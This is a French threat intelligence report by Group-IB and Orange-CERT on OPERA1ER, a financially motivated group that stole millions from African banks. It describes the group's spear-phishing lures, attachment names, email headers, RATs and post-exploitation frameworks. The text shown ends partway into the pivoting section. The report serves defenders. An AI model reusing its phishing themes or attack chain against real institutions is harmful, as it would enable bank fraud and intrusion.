



THREAT REPORT

OPERA1ER

Ceux qui jouent à Dieu sans y avoir été autorisés

Avis de non-responsabilité

Écrit par :

→ Threat Intelligence Team, Group-IB

→ Orange-CERT-CC team

1. Ce rapport a été rédigé par des experts de Group-IB et ne bénéficie d'aucun financement tiers.
2. Ce rapport fournit des informations à propos des tactiques, des outils et de l'infrastructure utilisés par les différents groupes. L'objectif de ce rapport est de prévenir d'autres actes illégaux de ces groupes, de supprimer toute activité frauduleuse dans les plus brefs délais et de sensibiliser les lecteurs à ce sujet. Ce rapport contient également des indicateurs de compromission que les organisations et spécialistes peuvent utiliser pour vérifier l'intégrité de leurs réseaux, ainsi que des recommandations pour se protéger de futures attaques. Les détails techniques concernant les menaces sont fournis uniquement à l'attention des experts en sécurité informatique afin qu'ils puissent en prendre connaissance, empêcher la survenue d'incidents similaires et minimiser les dégâts potentiels. Les détails techniques concernant les menaces mises en évidence dans ce rapport ne font en aucun cas la promotion de la fraude ni d'autres activités illégales, que ce soit dans le domaine des hautes technologies ou autre.
3. Ce rapport est à titre indicatif uniquement et sa distribution est limitée. L'utilisation de ce document par les lecteurs à des fins personnelles est autorisée. Elle est interdite dès lors qu'elle se fait à des fins commerciales ou à toute autre fin en dehors du cadre pédagogique. Group-IB autorise les lecteurs à utiliser ce rapport dans le monde entier, par téléchargement, consultation ou citation, dans la mesure où la citation est justifiée, et à condition que le rapport en tant que tel (ainsi qu'un lien vers le site web du détenteur des droits) soit fourni comme source de la citation.
4. Le rapport dans sa totalité est soumis aux droits d'auteur et protégé par le droit de la propriété intellectuelle en vigueur. La copie, la diffusion (y compris la mise à disposition sur un site web) ou l'utilisation des informations ou de tout autre contenu sont interdits sans le consentement écrit préalable du détenteur des droits.
5. En cas d'infraction aux droits d'auteur de Group-IB et conformément aux dispositions légales, Group-IB se réserve le droit de saisir la justice ou toute autre institution pour protéger ses droits et intérêts et demander une sanction contre le malfaiteur, y compris des dommages et intérêts.

Table des matières

PRÉFACE ET REMERCIEMENTS	4
INTRODUCTION	5
KEY FINDINGS	7
Synopsis	9
Chronologie et répartition géographique des attaques	10
KILL CHAIN	11
Accès initial	11
Réception	13
Pivoting (déplacement latéral)	14
Élévation des privilèges	15
Persistence	16
Reconnaissance et collecte des identifiants	17
Mouvement latéral	20
Administrateurs de domaine	21
Phase finale	21
APPROCHE TECHNIQUE	26
Balise SMB	26
Packer AutoIt	27
INFRASTRUCTURE	31
Serveurs C&C	31
Hébergement et infrastructure	32
CONCLUSION	33
RECOMMANDATIONS ET CONSEILS POUR TRAQUER LES MENACES	34
MITRE ATT&CK®	35
INDICATEURS DE COMPROMISSION	36
Domaines	36
Chemins	36
Jetons Ngrok	37
ID de message SMTP	37
Hash MD5 des fichiers	37
Enregistrement de domaines	41
IP	46

Préface et remerciements

Ce rapport offre pour la première fois une description technique complète des tactiques, techniques et procédures (TTP) mises en œuvre par un groupe de hackers francophones aux motivations financières, désigné sous le nom de code OPERA1ER par Group-IB, un des leaders mondiaux en cybersécurité.

Le rapport OPERA1ER. Ceux qui jouent à Dieu sans y avoir été autorisés explore en détail les récentes opérations de ce prolifique syndicat du cybercrime qui, de source sûre, a volé au moins 11 millions de dollars depuis 2019 au cours de 30 attaques ciblées, et ce muni seulement d'un ensemble d'outils de base. Si ce sont les banques africaines qui sont le plus souvent victimes de ce groupe, des campagnes hautement ciblées ont également été observées contre plusieurs autres secteurs dans différentes régions.

Les attaques orchestrées par OPERA1ER ont pu faire l'objet d'une investigation grâce à un partenariat de longue date entre l'équipe Threat Intelligence de Group-IB et le CERT Orange, une organisation interne en charge de la gestion des incidents de sécurité informatique pour le compte de l'opérateur international de télécommunications Orange.

Pendant près de trois ans, l'équipe de sécurité impliquée dans l'enquête a remarqué que OPERA1ER avait mis à niveau son infrastructure et fait évoluer ses TTP dans le but de cibler de nouvelles victimes. Grâce aux informations recueillies sur les menaces (threat intelligence) et au partage de leurs ressources, le CERT Orange et Group-IB, en tant qu'acteurs de confiance dans la lutte contre le cybercrime, ont été en mesure de mieux comprendre le mode opératoire des hackers et de mettre au jour des éléments inconnus de leur infrastructure. L'ensemble des résultats de l'investigation ont été compilés dans ce document afin d'aider la communauté de la cybersécurité à mieux suivre les activités d'OPERA1ER et ainsi se prémunir d'attaques futures. Des recommandations sont également disponibles dans le rapport pour aider les organisations à éviter tout dégât résultant des attaques d'OPERA1ER.

Nous souhaitons témoigner notre gratitude à Tom Ueltschi (@c_APT_ure) de La Poste Suisse SA, au CERT Société Générale, à Pedro Deryckere du Centre pour la Cybersécurité Belgique ainsi qu'à l'Internet Hosting Center (ihc.ru).

Le rapport a été rédigé il y a un an, en 2021. Pour des raisons indépendantes de notre volonté, nous n'avons malheureusement pas été en mesure de le publier plus tôt. Certains indicateurs de compromission ont fait l'objet de mises à jour minimales, que vous retrouverez sur le [blog de Group-IB](#). Ces modifications mineures n'ont aucune incidence sur les conclusions générales du rapport.

Introduction

En 2019, l'équipe du CERT Orange a détecté une campagne de phishing de grande ampleur visant des banques et organisations financières d'Afrique et une organisation africaine, ayant observé des transactions bancaires suspectes au cours d'un week-end, a fait appel au CERT pour mener les premières investigations. Au cours de l'investigation, les analystes du CERT Orange ont rapidement confirmé l'existence de transactions anormales qui ont permis le retrait d'espèces à des guichets automatiques. L'équipe des analystes sécurité est parvenue à remonter aux mêmes hackers, qui se cachaient derrière la campagne de phishing, puis à reconstituer la chronologie de l'incident.

Les analystes ont alors commencé à récupérer des copies-images (copies bit à bit intégrales) et a fourni son appui à l'équipe de sécurité interne de l'organisation financière dans la gestion de l'incident. Des analyses plus poussées ont révélé que la structure interne de l'organisation avait été compromise afin de pouvoir effectuer les virements. De fait, les cybercriminels ont pris le contrôle des ordinateurs d'opérateurs de passerelles de paiement.

D'autres analyses ont également révélé que les attaques avaient vraisemblablement débuté par des e-mails de spear phishing véhiculant des trojans d'accès à distance (RAT) et autres outils tels que des renifleurs de mot de passe et des dumpers. Les identifiants volés ont été utilisés afin d'obtenir des privilèges administrateur pour les contrôleurs de domaine et les systèmes back-office de la banque.

En même temps, une autre entreprise signalait avoir été probablement ciblée par les mêmes hackers en mai 2019, les TTP observées pendant l'attaque étant presque identiques. À la suite de ces incidents, la sécurité des systèmes touchés a été renforcée. D'après d'autres observations, les hackers sont à l'origine d'autres tentatives de prise de contrôle des systèmes back-office des organisations touchées au cours de l'été 2019, juste avant un ralentissement des activités malveillantes.

L'investigation numérique a permis d'établir que les hackers, et ce en dépit des mesures prises fin 2019, sont parvenus à se frayer de nouveau un chemin vers certains systèmes compromis et tenté, sans succès, de réaliser des opérations frauduleuses en utilisant le même système back-office. Par ailleurs, le CERT Orange a découvert de précieuses informations, jusque là inconnues, telles que des adresses IP et des serveurs C2 contrôlés par les hackers.

Une autre série d'incidents survenus en 2020, impliquant les mêmes hackers contre d'autres organisations du continent africain, a prouvé que ces derniers élargissaient leur empreinte numérique. Les mêmes TTP ont été observées au cours des attaques contre plusieurs entreprises dans différents pays. Après avoir examiné l'ensemble des TTP connues, le CERT a mis en évidence un schéma : les attaques étaient personnalisées en fonction des équipes spécifiques au sein des organisations attaquées. En mai 2020, le CERT a fait appel à l'équipe Threat Intelligence de Group-IB pour l'aider à terminer l'investigation et mieux comprendre le déroulement des attaques, ignorant à ce moment-là que Group-IB suivait déjà de son côté cette activité malveillante depuis le deuxième semestre 2019.

À l'origine, au moment d'analyser ce groupe, l'équipe Threat Intelligence de Group-IB avait réparti les hackers en deux sous-groupes localisés au Maroc et en Côte d'Ivoire. Les adresses IP, noms de domaines et échantillons fournis par le CERT Orange et recueillis durant la première phase de réponse à l'incident ne laissent aucun doute sur les motivations financières du groupe, composé de hackers francophones. Les chercheurs de Group-IB lui ont attribué le nom de code OPERA1ER, d'après un compte de messagerie fréquemment utilisé par le gang pour enregistrer les domaines.

Les premières campagnes d'OPERA1ER ont été suivies de près par Tom Ueltschi de La Poste Suisse, sous le nom de « DESKTOP-group ». Courant 2021, la Society for Worldwide Interbank Financial Telecommunication (connue sous l'acronyme SWIFT) a donné au collectif le nom de « Common Raven ».

Au cours de l'investigation, les chercheurs de Group-IB ont pu découvrir trois backends de l'infrastructure d'OPERA1ER utilisés pour gérer les attaques sur le continent africain. Grâce à un schéma distinct de déploiement de malware, Group-IB a pu identifier pas moins de 30 attaques orchestrées par OPERA1ER entre 2019 et 2021. Dans toutes ces attaques, le groupe a réussi à compromettre les systèmes de paiement et de banque en ligne. Dans au moins deux banques, OPERA1ER a pu accéder aux passerelles SWIFT, utilisées pour communiquer les détails des transactions financières.

À l'aide d'une boîte à outils de base « prête à l'emploi », OPERA1ER a réussi à dérober au moins 11 millions de dollars depuis 2019. Une estimation bien loin du montant réel du vol, estimé à plus de 30 millions de dollars, certaines des entreprises compromises n'ayant pas confirmé la perte d'argent.

D'après les informations obtenues au cours des activités de réponse aux incidents et de threat intelligence, le rapport décrit pour la première fois les TTP d'OPERA1ER et fournit des informations à propos des outils les plus récents utilisés par le gang ainsi que la chaîne de frappe.

À la fin de ce rapport, les équipes de cybersécurité trouveront les outils pour attribuer les attaques à leurs auteurs et établir un suivi de l'infrastructure des hackers. Ce rapport contient des conseils de threat hunting ainsi que des indicateurs de compromission (IoC) qui peuvent être utilisés pour empêcher les attaques d'OPERA1ER et prendre des mesures proactives de défense du périmètre. Des informations complémentaires sont disponibles sur demande auprès de Group-IB ou du CERT Orange.

Key findings

Nom	OPERA1ER (alias DESKTOP-GROUP ou Common Raven)
Motif	Financier, exfiltration de documents utilisés à des fins de spear phishing
Systèmes ciblés	Passerelles de paiements, terminaux SWIFT
Activité	• 2016 — aujourd’hui • Le plus ancien domaine enregistré par le groupe, helpdesk-security[.]org, a été créé en 2016.
Nombre d’attaques	Plus de 30 attaques réussies auraient été orchestrées depuis 2019.
Répartition géographique des attaques	Côte d’Ivoire, Mali, Burkina Faso, Cameroun, Bangladesh, Gabon, Niger, Nigéria, Paraguay, Sénégal, Sierra Leone, Ouganda, Togo, Argentine.
Victimes	Services financiers, banques, services de banque mobile et opérateurs de télécommunications
Conséquences du vol	• Confirmés : 11 millions de dollars volés depuis 2019. • Le montant réel du vol est estimé à plus de 30 millions de dollars.
Langue	• Principale : Français • Leur niveau anglais est plutôt faible, tout comme leur russe.
Vecteur initial	• Spear phishing. • La liste des cibles est élaborée de façon très précise en vue d’attaquer une équipe spécifique au sein de l’organisation ciblée.
Temps écoulé entre l’accès initial et l’attaque	De 3 à 12 mois entre la première intrusion et le retrait d’espèces depuis un guichet automatique.


Arsenal

- OPERA1ER n'utilise pas d'outils uniques.
- Son arsenal tout entier se base sur des programmes et trojans open source, ou sur des RAT publiés en accès libre et disponibles sur le dark web.
- Malwares : Houdini, H-worm, QNodeJS, Adwind, Nanocore, Netwire, Metasploit Meterpreter, CobaltStrike Beacon, Mimikatz, PowerSploit, BloodHound, bitrat, 888_rat, WSHRAT, Erebus (LPE), COMahawk, Sherlock, AgentTesla, Remcos, Neutrino, BlackNET, Venom RAT.
- À l'aide de bitrat, 888_rat, VenomRAT, BlackNET, NanoCore ou d'un protocole RDP commun, OPERA1ER a réalisé des transactions frauduleuses avant de retirer l'argent depuis des guichets automatiques.
- Outils utilisés : ngrok, psexec, RDPWrap, nssm, anydesk, Revealer Keylogger, Nirsoft Remote Desktop PassView, Advanced IP Scanner, AdExplorer, SharpWeb.

Spécificités

- OPERA1ER opère souvent pendant le week-end et les jours fériés
 - OPERA1ER n'hésite pas à utiliser un VPN entreprise chaque fois que possible
 - OPERA1ER utilise Metasploit et Cobalt Strike
 - Dans certains cas OPERA1ER n'hésite pas à déployer le serveur Metasploit au sein de l'infrastructure compromise
 - Pour dissimuler l'adresse d'un backend, OPERA1ER utilise les services DynDNS (duckdns[.]org, ddns[.]net, zapto[.]org, hopto[.]org, no-ip[.]org) ainsi que des serveurs proxy basées sur l'Internet mobile.
 - Pour dissimuler l'infrastructure, le groupe utilise des services VPN tels que Frooty VPN, Azire VPN ou Cloudflare. En outre, un certain nombre d'adresses IP mobiles sont utilisées, basées pour la plupart en Côte d'Ivoire.
 - Dans au moins deux banques, OPERA1ER a réussi à accéder aux contrôleurs SWIFT. Lors d'un incident, les hackers ont obtenu l'accès à un serveur SMS, qui pourrait être utilisé pour contourner les dispositifs anti-fraude, ou encore pour retirer de l'argent au moyen de systèmes de paiement ou de services bancaires mobiles. Au cours d'un autre incident, OPERA1ER a utilisé un serveur de mise à jour antivirus qui a été déployé au sein de l'infrastructure pour servir de pivot lors de l'attaque.
-

Synopsis



Chronologie et répartition géographique des attaques

- 🌐 pour les intrusions dans les systèmes informatiques
 - 💰 pour les opérations de fraude
- 2018
 - 2019
 - 2020
 - 2021

Les résultats des différentes investigations ont été compilés ici pour fournir une chronologie des événements vraisemblablement en lien avec l'activité d'OPERA1ER.

Les cas décrits sans le symbole 🌐 ont été identifiés par Group-IB, grâce à la surveillance passive de son infrastructure. Parmi toutes les organisations averties, toutes n'ont pas confirmé avoir été victimes d'un vol d'argent. D'autres sources nous indiquent néanmoins que les hackers ont bien réussi à leur dérober de l'argent par virement SWIFT et autres systèmes de paiement.

Certains incidents de la chronologie concernent en réalité les mêmes organisations, qui ont été ciblées à plusieurs reprises par les hackers. Au moins 15 victimes différentes, dont l'infrastructure a été piratée, ont été identifiées à ce jour.

2018	J	F	M	A	M	J	J	A	S	O	N	D	J
Ivory Coast					🌐							🌐	
Mali													💰
2019	J	F	M	A	M	J	J	A	S	O	N	D	J
Burkina Faso													🌐
Cameroon										💰			
Ivory Coast		🌐			🌐💰	🌐💰	🌐				🌐💰		
2020	J	F	M	A	M	J	J	A	S	O	N	D	J
Bangladesh					🌐								
Cameroon				🌐									
Gabon					🌐								
Ivory Coast				🌐	🌐								
Mali					🌐								
Niger								💰					
Paraguay			🌐										
Senegal						🌐💰							
Sierra Leone								🌐		🌐			
Togo					🌐								
Uganda										🌐💰			
2021	J	F	M	A	M	J	J	A	S	O	N	D	J
Argentina				🌐									
Nigeria						🌐							

Kill chain

Accès initial


Comme c'est le cas dans de nombreuses campagnes de piratage, l'accès initial aux institutions ciblées a commencé avec des emails de spear phishing.

En plus des sujets habituels employés dans les e-mails malveillants, comme une fausse facture ou une notification de remise, nous avons également observé de nombreux sujets en lien avec le secteur ciblé, notamment : notification des autorités fiscales, offres d'emploi de la BCEAO (Banque centrale des États de l'Afrique de l'Ouest) ou encore des sujets spécifiques en lien avec le secteur des monnaies numériques.

Objets d'e-mails utilisés pendant les campagnes de phishing observées au premier semestre 2020 :


- « Cotisation CNPS important »
- « Portail e-Impôts FACTURE »
- « Direction Générale des Impôts »
- « AVIS DE RECHERCHE PAR LA BCEAO /BCEAO RESEARCH NOTICE !!! »
- « Note de service GIMAC »
- « la BAD recrute »
- « Swift MT103 »
- « la banque africaine de développement recrute »
- « la BAD recrute le document a nouveau disponible »

Voici un échantillon des e-mails de spear phishing exploitant des sujets très spécifiques en lien avec le « service GIMAC » (Groupement Interbancaire Monétique de l'Afrique Centrale). Service tout juste lancé (avril 2020) dans plusieurs des pays ciblés, le service proposait de transférer de l'argent numérique entre les opérateurs mobiles et banques.



E-mail de phishing avec un lien vers Google Drive

De plus, cet e-mail ciblait seulement 18 utilisateurs dans le même pays, tous en lien avec les services financiers associés au sujet, ainsi que certains VIP.



E-mail de phishing avec un lien vers un domaine malveillant

Nom des pièces jointes :

- FACTURE_COTISATION_CNPS.zip
- BECAO.zip
- e-Impots FACTURE.zip
- Note de service GIMAC.zip
- Fiche de poste.zip
- NOTE DE SERVICE 17-2020 .pdf.zip
- SWIFT-103.pdf.zip

En 2021, OPERA1ER a adopté un nouvel arsenal de RAT : Neutrino, BlackNET, bitrat et 888_rat, Venom RAT.

La plupart des e-mails étaient rédigés en français, bien que les chercheurs aient également trouvé des e-mails rédigés en anglais.

Les e-mails comportent des liens vers Google Drive, des serveurs Discord, des sites web légitimes, mais compromis, ainsi que des serveurs malveillants qui appartiennent aux hackers. Certains des e-mails observés comportaient des fichiers ZIP en pièce jointe.

Pour obtenir l'accès initial, OPERA1ER a exploité plusieurs familles de charges utiles (payload) malveillantes bien connues. Nous avons pu observer les familles de payloads suivantes au cours des campagnes lancées entre 2019 et 2020 : NanoCore, H-Worm (Houdini Worm), WSH Rat, Remcos, Adwind ou QNodeJS.

Il semblerait que NanoCore et H-Worm aient principalement été utilisés jusqu'en 2019, avant d'être progressivement remplacés en 2020 par d'autres familles.

Les payloads sont envoyées à la victime par pièce jointe ou par téléchargement dans un e-mail de phishing, comme décrit précédemment. Il s'agit dans la plupart des cas d'une archive ZIP avec un nom de fichier approprié et contenant un fichier VBS (Visual Basic Script), JAR ou SCR portant le même nom de fichier, mais dont l'extension est différente.

Réception

Parmi les aspects les plus notables concernant la réception de ces e-mails de phishing, on retrouve des points communs entre les ID de message dans les en-têtes des e-mails. Comme le fait remarquer Tom Ueltschi de La Poste Suisse dans son étude à propos de DESKTOPGroup, ce hacker utilise apparemment des hôtes Windows (probablement toujours les mêmes machines virtuelles) avec un nom d'hôte par défaut pour envoyer les e-mails de phishing, par exemple : DESKTOP-8652N1S ou DESKTOP-7U3H8EU.

```
Date: Wed, 6 May 2020 10:19:26 +0200
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary=16291401700.0CCF3FC.11765
Content-Transfer-Encoding: 7bit
Subject: =?iso-8859-1?Q?la_banque_africaine_de_d=E9veloppement_recrute?=
From: "Line Appiah" <line@rmo-jobcenter.org>
Sender: line@rmo-jobcenter.org
```



```

cipher ECDHE-RSA-AES256-GCM-SHA384 (256/256 bits)) (No client certificate
requested) by relais-i... with ESMTPS id
49H8dX4Dhpz4wVt for <...>, 6 May 2020 10:19:28
+0200 (CEST)
Received: from DESKTOP8652N1Shome (unknown) by ismtpd0001p1lon1.sendgrid.net
(SG) with ESMTSP id MhKrwnP1HWZ5F_99xBj0A for <...>;
Wed, 06 May 2020 08:19:25.836 +0000 (UTC)
Received: by filterdrecv-pliad2-asgard1-688d55b576-wdvbk with SMTP id
filterdrecv-pliad2-asgard1-688d55b576-wdvbk-17-5EB2730E-1D 2020-05-06
08:19:26.40996464 +0000 UTC m=+138987.072038560
Received: from opzinddimail1.si...
DDEI (Postfix) with ESMTSP id B...>;
Wed, 6 May 2020 10:40:20 +0200 (CEST)
Reply-To: <line@rmo-jobcenter.org>
X-Mailer: Microsoft Outlook 14.0
Thread-Index: AQHHa/UJT8UPFEqKZX0XoibM1PgMRgMYLwsNAhqDkWsDhosqEwFQA7fY
X-Header: INET-IN
X-PerLMx-Spam: Gauge=IIIIIIII, Probability=8%
x-ms-exchange-organization-originalclientipaddress: 172.27.45.25
x-ms-exchange-organization-originalserveripaddress: ::1
```

En-têtes d'un e-mail de phishing

Nous avons pu établir un suivi de ces noms d'hôte au fil des différentes campagnes. Par ailleurs, nous avons constaté que les mêmes serveurs étaient utilisés par les hackers pour héberger leur serveur C2 et leur boîte à outils en vue d'exploiter leurs cibles. Pendant la réponse aux incidents sur les réseaux compromis, ces noms d'hôtes ont été repérés dans les enregistrements des journaux des événements Windows lorsqu'un hacker tentait d'effectuer un mouvement latéral.

Nous avons également noté l'utilisation intensive de SendGrid (<https://sendgrid.com/>) et d'infrastructures e-mail compromises telles que mail.groupechaka.com. L'infrastructure est utilisée par ces hackers depuis le premier semestre 2020, au moins, et sert encore à ce jour.

Pivoting (déplacement latéral)

Une fois qu'un RAT est déployé pour la première fois, les opérateurs analysent les machines compromises. Lorsqu'une machine visée est infectée, Metasploit Meterpreter ou la balise Cobalt Strike est alors téléchargé(e) et exécuté(e).

Il est à noter qu'OPERA1ER utilise les deux frameworks pendant la phase de mouvement latéral. En outre, le contrôle est rétabli vers et à partir des deux frameworks. Au cours de deux incidents qui se sont déroulés dans différentes banques, l'attaquant a déployé le serveur Metasploit à l'intérieur de l'infrastructure compromise. Ce serveur a d'ailleurs été utilisé pour attaquer d'autres banques et organisations :



SSL certificate

```

Certificate:
  Data:
    Version: 3 (0x2)
    Serial number:
      1a:a6:01:55:15:.....:a8:0f:e8:08:06:55
    Signature Algorithm: sha1WithRSAEncryption
